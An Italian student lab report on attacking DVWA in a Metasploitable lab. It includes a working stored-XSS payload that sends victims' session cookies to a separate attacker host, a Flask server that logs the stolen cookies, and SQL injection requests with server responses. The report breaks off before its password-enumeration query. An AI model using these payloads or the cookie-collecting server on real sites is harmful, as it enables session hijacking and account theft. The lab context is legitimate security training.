WEB APPLICATION HACKING.

REPORT: UNIT 2 WEEK 6

Cuore Andrea

02/12/2022

Attacchi: XSS (persistent) Cookie redirect / SQL Injection (blind)

Task:

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind)
- XSS reflected

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.

Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)
- Recuperare i cookie di sessione delle vittime del XSS reflected ed inviarli ad un server sotto il controllo dell'attaccante.

ATTACCO XSS Cookie server:

Target: dvwa

Host: metasploitable

Ip Host: 192.168.50.101

Ip server: 192.168.50.100

Vettori di attacco utilizzati: script (di tipo java), server python


Script:


- <script>alert(document.cookie)</script>

- <script type="text/javascript">document.location="http://192.168.50.100:5000/?c="+document.cookie;</script>

Risoluzione:

- Step 1: Valutazione della vulnerabilità.
  - Per valutare la criticità della vulnerabilità, si è effettuato un primo controllo, nella sezione di dvwa “XSS stored”, di persistenza dello script. Difatti dopo aver constatato che l’input non veniva filtrato e veniva riportato nell’URL della pagina, si è effettuato un primo payload che dava come risultato un pop-up con il cookie di sessione. Ogni qualvolta si accedeva alla pagina “XSS stored” il pop-up compariva, prova della persistenza dello script.






- Step 2: Scrittura del server in python.
  - Per la scrittura del server è stata utilizzata la libreria flask di python, che per l’appunto è studiata per lo sviluppo di applicazioni Web. Nel nostro caso al momento del collegamento con il nostro server, viene fatta una richiesta di tipo GET che prende come parametro l’argomento ‘c’ che equivale a cookie, e verrà scritto in un file.txt (oltre che ad essere riportato nel terminale, successivamente farà un redirect alla vittima alla pagina home di dvwa.

```python
from flask import Flask, request, redirect
from datetime import datetime

app = Flask(__name__) #creazione istanza per l'appp

@app.route('/') #la nostra url home
def cookie():
    #Funzione per prendere il cookie e scriverlo nel file cookie.txt

    cookie = request.args.get('c')
    f = open("cookie.txt", "a")
    f.write(cookie + ' ' + str(datetime.now()) + '\n')
    f.close()

    #reindirizzamento dell'utente alla pagina DVWA

    return redirect("http://192.168.50.101/dvwa/")
if __name__ == "__main__":
    app.run(host = '0.0.0.0', port = 5000 ) #lista tutti gli ip pubblici

```

- Step 3: Script e redirect sul nostro server.
    - Avendo già valutato la persistenza degli script nella nostra pagina vulnerabile, lo script finale avrà il compito di reindirizzare la vittima al nostro server, questo farà scattare il meccanismo del nostro codice in python che avvierà la richiesta di get del cookie.



ATTACCO SQL Injection (blind)

Target: dvwa


Host: metasploitable

Ip host: 192.168.50.101

- Step 1: Controllo delle differenze tra SQLi standard e SQLi blind
    - Come primo step, ci siamo posti l'interrogativo sul quale fosse la differenza di un attacco SQLi standard ed uno blind. Con l'ausilio di burpsuite abbiamo inviato una query volutamente errata ad entrambe le pagine di attacco. Ciò che si nota principalmente è la mancanza di errori da parte di SQL blind, a differenza della

SQLi standard che ci reindirizza ad una pagina contenente l'errore. Questo tipo di "controllo" rende più difficile il lavoro all'attaccante, in quanto non vi sono informazioni sull'esatta entità dell'errore (una lettera mancante, una query non presente o altro).

SQLI STANDARD:



```
GET /dvwa/vulnerabilities/sqli/?id=
and+%271%27%3D%271%27+UNION+SELECT+null&Submit=Submit
HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=
70ac61e2eaa03547d42f6b3bf73d9c8a
Connection: close
```


```
HTTP/1.1 200 OK
Date: Fri, 02 Dec 2022 12:35:13 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 182
Connection: close
Content-Type: text/html

<pre>
  You have an error in your SQL syntax; check the manual
  that corresponds to your MySQL server version for the
  right syntax to use near '1'='1' UNION SELECT null'' at
  line 1
</pre>
```

SQLI BLIND:

```
GET /dvwa/vulnerabilities/sqli_blind/?id=
and+%271%27%3D%271%27+UNION+SELECT+null&Submit=Submit
HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Referer:
http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=a
%27+or+%271%27%3D%271&Submit=Submit
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=
70ac61e2eaa03547d42f6b3bf73d9c8a
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 02 Dec 2022 12:34:38 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4361
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html;
    charset=UTF-8" />

    <title>
      Damn Vulnerable Web App (DVWA) v1.0.7 ::
      Vulnerability: SQL Injection (Blind)
    </title>

    <link rel="stylesheet" type="text/css" href="
    ../../dvwa/css/main.css" />

    <link rel="icon" type="\image/ico" href="
    ../../favicon.ico" />
```

- Fase 2: Controllo Always true.
  - Per verificare l'effettiva possibilità di effettuare un attacco SQLi andiamo a testare la query always true



- Step 3: Query per enumerare utenti e password
  - Ora che siamo a conoscenza dell'effettiva possibilità di un attacco SQL injection, andiamo a strutturare una query che ci stamperà i campi a noi conosciuti e necessari ovvero:
    - ID
    - FIRST NAME
    - SURNAME
    - PASSWORD